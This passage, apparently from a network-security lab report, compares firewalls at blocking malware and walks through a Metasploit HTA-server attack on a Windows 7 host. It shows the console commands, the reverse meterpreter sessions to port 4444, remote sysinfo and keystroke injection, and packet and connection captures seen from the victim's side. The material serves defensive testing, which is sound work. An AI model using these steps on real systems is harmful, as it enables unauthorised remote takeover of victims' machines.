
In our test lab, Fortinet and Cisco Meraki were good at blocking malware, identifying it as a malicious contest and blocking the file from being downloaded on the system. Archadyan is a basic firewall, and it is not an NGFW. There is no option to protect against the malware and also there is no online support for it as it does not offer the AMP feature.

Pre-Configuration results:



```
msf5 post(windows/manage/enable_rdp) > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > set srv
set srvhost  set srvport
msf5 exploit(windows/misc/hta_server) > set srvhost 172.16.10.10
srvhost => 172.16.10.10
msf5 exploit(windows/misc/hta_server) > set uripath /update
uripath => /update
msf5 exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.10.10:4444
[*] Using URL: http://172.16.10.10:8080/update
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.10.10.10      hta_server - Delivering Payload
[*] 10.10.10.10       hta_server - Delivering Payload
```

Figure 4-67 Virus Delivery using the malicious link



http://172.16.10.10:8080/update

Navigation Canceled

Navigation to the webpage was canceled

What you can try:

- Refresh the page.

Internet Explorer

What do you want to do with update.hta?

Size: 6.52 KB
From: 172.16.10.10


Open
The file won't be saved automatically.

Save

Save as


The update.hta download has completed.

Figure 4-68 Downloaded malware on the host (win7 PC)




```
Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  winpc\user @ WINPC  172.16.10.10:4444 -> 10.10.10.10:49189 (10.10.10.10)
  2         meterpreter x86/windows  winpc\user @ WINPC  172.16.10.10:4444 -> 10.10.10.10:49190 (10.10.10.10)

msf5 exploit(windows/misc/hta_server) >
```

Figure 4-69 sessions initiated from outside upon execution of malware




```
Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  winpc\user @ WINPC  172.16.10.10:4444 -> 10.10.10.10:49189 (10.10.10.10)
  2         meterpreter x86/windows  winpc\user @ WINPC  172.16.10.10:4444 -> 10.10.10.10:49190 (10.10.10.10)

msf5 exploit(windows/misc/hta_server) > sysinfo
[-] Unknown command: sysinfo.
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WINPC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_NZ
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Figure 4-70 Controlling target host



```
tcp

No.  Time                       Source       Destination  Protocol Length Info
2217 2021-11-11 18:05:15.757552 10.10.10.10  172.16.10.10 TCP        66 [TCP Dup ACK 2213#2] 49190 → 4444 [ACK] Seq=760 Ack=343199 Win=65536 Len=0 SLE=344659 SRE=349039
2218 2021-11-11 18:05:15.758324 172.16.10.10 10.10.10.10  TCP      1514 4444 → 49190 [ACK] Seq=349039 Ack=760 Win=64128 Len=1460
2219 2021-11-11 18:05:15.758555 10.10.10.10  172.16.10.10 TCP        66 [TCP Dup ACK 2213#3] 49190 → 4444 [ACK] Seq=760 Ack=343199 Win=65536 Len=0 SLE=344659 SRE=350499
2220 2021-11-11 18:05:15.764681 172.16.10.10 10.10.10.10  TCP      1514 [TCP Previous segment not captured] 4444 → 49190 [ACK] Seq=351959 Ack=760 Win=64128 Len=1460
2221 2021-11-11 18:05:15.764919 10.10.10.10  172.16.10.10 TCP        74 [TCP Dup ACK 2213#4] 49190 → 4444 [ACK] Seq=760 Ack=343199 Win=65536 Len=0 SLE=351959 SRE=353419 SLE=34465…
2222 2021-11-11 18:05:15.771679 172.16.10.10 10.10.10.10  TCP       638 4444 → 49190 [PSH, ACK] Seq=353419 Ack=760 Win=64128 Len=584
2223 2021-11-11 18:05:15.772590 172.16.10.10 10.10.10.10  TCP        60 4444 → 49189 [ACK] Seq=354003 Ack=4792 Win=64128 Len=0
2224 2021-11-11 18:05:15.773954 10.10.10.10  172.16.10.10 TCP        74 [TCP Dup ACK 2213#5] 49190 → 4444 [ACK] Seq=760 Ack=343199 Win=65536 Len=0 SLE=351959 SRE=354003 SLE=34465…
2225 2021-11-11 18:05:15.776396 172.16.10.10 10.10.10.10  TCP      1514 [TCP Fast Retransmission] 4444 → 49190 [ACK] Seq=343199 Ack=760 Win=64128 Len=1460
2226 2021-11-11 18:05:15.776748 10.10.10.10  172.16.10.10 TCP        66 49190 → 4444 [ACK] Seq=760 Ack=350499 Win=65536 Len=0 SLE=351959 SRE=354003
2227 2021-11-11 18:05:15.777276 172.16.10.10 10.10.10.10  TCP      1514 [TCP Out-Of-Order] 4444 → 49190 [ACK] Seq=350499 Ack=760 Win=64128 Len=1460
2228 2021-11-11 18:05:15.777697 10.10.10.10  172.16.10.10 TCP        54 49190 → 4444 [ACK] Seq=760 Ack=354003 Win=65536 Len=0
2229 2021-11-11 18:05:15.840427 10.10.10.10  172.16.10.10 TCP      1514 49190 → 4444 [ACK] Seq=760 Ack=354003 Win=65536 Len=1460
2230 2021-11-11 18:05:15.840447 10.10.10.10  172.16.10.10 TCP      1514 49190 → 4444 [ACK] Seq=2220 Ack=354003 Win=65536 Len=1460
2231 2021-11-11 18:05:15.840453 10.10.10.10  172.16.10.10 TCP        54 [TCP Dup ACK 2228#1] 49190 → 4444 [ACK] Seq=3680 Ack=354003 Win=65536 Len=0
2232 2021-11-11 18:05:15.847656 172.16.10.10 10.10.10.10  TCP        60 4444 → 49190 [ACK] Seq=354003 Ack=2220 Win=64128 Len=0
2233 2021-11-11 18:05:15.847929 10.10.10.10  172.16.10.10 TCP      1166 49190 → 4444 [PSH, ACK] Seq=3680 Ack=354003 Win=65536 Len=1112
2234 2021-11-11 18:05:15.848661 172.16.10.10 10.10.10.10  TCP        60 4444 → 49190 [ACK] Seq=354003 Ack=3680 Win=63360 Len=0
2235 2021-11-11 18:05:15.853919 172.16.10.10 10.10.10.10  TCP        60 4444 → 49190 [ACK] Seq=354003 Ack=4792 Win=64128 Len=0
2236 2021-11-11 18:05:15.882182 172.16.10.10 10.10.10.10  TCP       182 4444 → 49189 [PSH, ACK] Seq=354003 Ack=4792 Win=64128 Len=128
2237 2021-11-11 18:05:15.883057 172.16.10.10 10.10.10.10  TCP       182 4444 → 49190 [PSH, ACK] Seq=354003 Ack=4792 Win=64128 Len=128
2238 2021-11-11 18:05:15.934180 10.10.10.10  172.16.10.10 TCP       246 49190 → 4444 [PSH, ACK] Seq=4792 Ack=354131 Win=65536 Len=192
2239 2021-11-11 18:05:15.934997 10.10.10.10  172.16.10.10 TCP       246 49189 → 4444 [PSH, ACK] Seq=4792 Ack=354131 Win=64768 Len=192
2240 2021-11-11 18:05:15.943153 172.16.10.10 10.10.10.10  TCP        60 4444 → 49189 [ACK] Seq=354131 Ack=4984 Win=64128 Len=0
2241 2021-11-11 18:05:15.944564 172.16.10.10 10.10.10.10  TCP       182 4444 → 49189 [PSH, ACK] Seq=354131 Ack=4984 Win=64128 Len=128
2242 2021-11-11 18:05:15.986835 172.16.10.10 10.10.10.10  TCP       182 4444 → 49190 [PSH, ACK] Seq=354131 Ack=4984 Win=64128 Len=128
2243 2021-11-11 18:05:15.996531 10.10.10.10  172.16.10.10 TCP       246 49189 → 4444 [PSH, ACK] Seq=4984 Ack=354259 Win=64768 Len=192
2244 2021-11-11 18:05:16.006474 172.16.10.10 10.10.10.10  TCP       182 4444 → 49189 [PSH, ACK] Seq=354259 Ack=5176 Win=64128 Len=128

> Frame 2225: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
> Ethernet II, Src: 50:00:00:01:00:01 (50:00:00:01:00:01), Dst: 50:00:00:04:00:00 (50:00:00:04:00:00)
> Internet Protocol Version 4, Src: 172.16.10.10, Dst: 10.10.10.10
v Transmission Control Protocol, Src Port: 4444, Dst Port: 49190, Seq: 343199, Ack: 760, Len: 1460
    Source Port: 4444
    Destination Port: 49190
    [Stream index: 6]
    [TCP Segment Len: 1460]
    Sequence number: 343199    (relative sequence number)
    [Next sequence number: 344659    (relative sequence number)]
```

Figure 4-71 Wireshark capture showing payload delivered to target host



Processes with Network Activity

Image	PID	Send (B/sec)	Receive (B/sec)	Total (B/sec)
□ System	4	206	206	412
□ svchost.exe (NetworkService)	248	6	0	6
□ powershell.exe	2104	3	2	5
□ powershell.exe	1328	3	2	5


Network Activity 🟩 1 Kbps Network I/O 🟦 0% Network Utilization

Image	PID	Address	Send (B/sec)	Receive (B/sec)	Total (B/sec)
System	4	10.10.10.255	206	206	412
powershell.exe	2104	172.16.10.10	3	2	5
powershell.exe	1328	172.16.10.10	3	2	5
svchost.exe (NetworkService)	248	208.91.112.52	4	0	4
svchost.exe (NetworkService)	248	208.91.112.53	2	0	2

TCP Connections


Image	PID	Local Address	Local Port	Remote Address	Remote Port	Packet Loss (%)	Latency (ms)
powershell.exe	2104	10.10.10.10	49189	172.16.10.10	4444	0	10
powershell.exe	1328	10.10.10.10	49190	172.16.10.10	4444	0	10

Figure 4-72 Target machine show unknown connection



```
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 50:00:00:04:00:00
MTU          : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a508:8bb7:4562:be8d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 4-73 Gathering details of the compromised machine remotely



Processes with Network Activity

Image	PID	Send (B/sec)	Receive (B/sec)	Total (B/sec)
□ powershell.exe	2104	11	2	13
□ powershell.exe	1328	3	2	5
□ svchost.exe (NetworkService)	248	4	0	4

Network Activity — 🟩 0 Kbps Network I/O — 🟦 0% Network Utilization

Image	PID	Address	Send (B/sec)	Receive (B/sec)	Total (B/sec)
powershell.exe	2104	172.16.10.10	11	2	13
powershell.exe	1328	172.16.10.10	3	2	5
svchost.exe (NetworkService)	248	208.91.112.53	2	0	2
svchost.exe (NetworkService)	248	208.91.112.52	2	0	2


TCP Connections

Image	PID	Local Address	Local Port	Remote Address	Remote Port	Packet Loss (%)	Latency (ms)
powershell.exe	2104	10.10.10.10	49189	172.16.10.10	4444	0	10
powershell.exe	1328	10.10.10.10	49190	172.16.10.10	4444	0	10

Listening Ports


Size 1280 × 720 pixels
Type JPEG image
File Size 95.0 kB
Folder root
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

Figure 4-74 Remote desktop screen capture (hack)



```
meterpreter > keyboard_send I CAN see you !
[*] Done
meterpreter > keyboard_send I_CAN_SEE_YOU_MISDF_REPORT!
[*] Done
meterpreter > 
```


Figure 4-75 Hacker sending a command from Kali machine



```
Hi , This is a PEN TEST for MISDF

II_CAN_SEE_YOU_MISDF_REPORT!
```

Figure 4-76 Compromised machine receive a command from hacker

AMP Configuration:



Edit AntiVirus Profile

Name: default

Comments: Scan files and block viruses. 29/255

Inspection Mode: Proxy [✓ Flow-based]

Scan Mode: Quick [✓ Full]

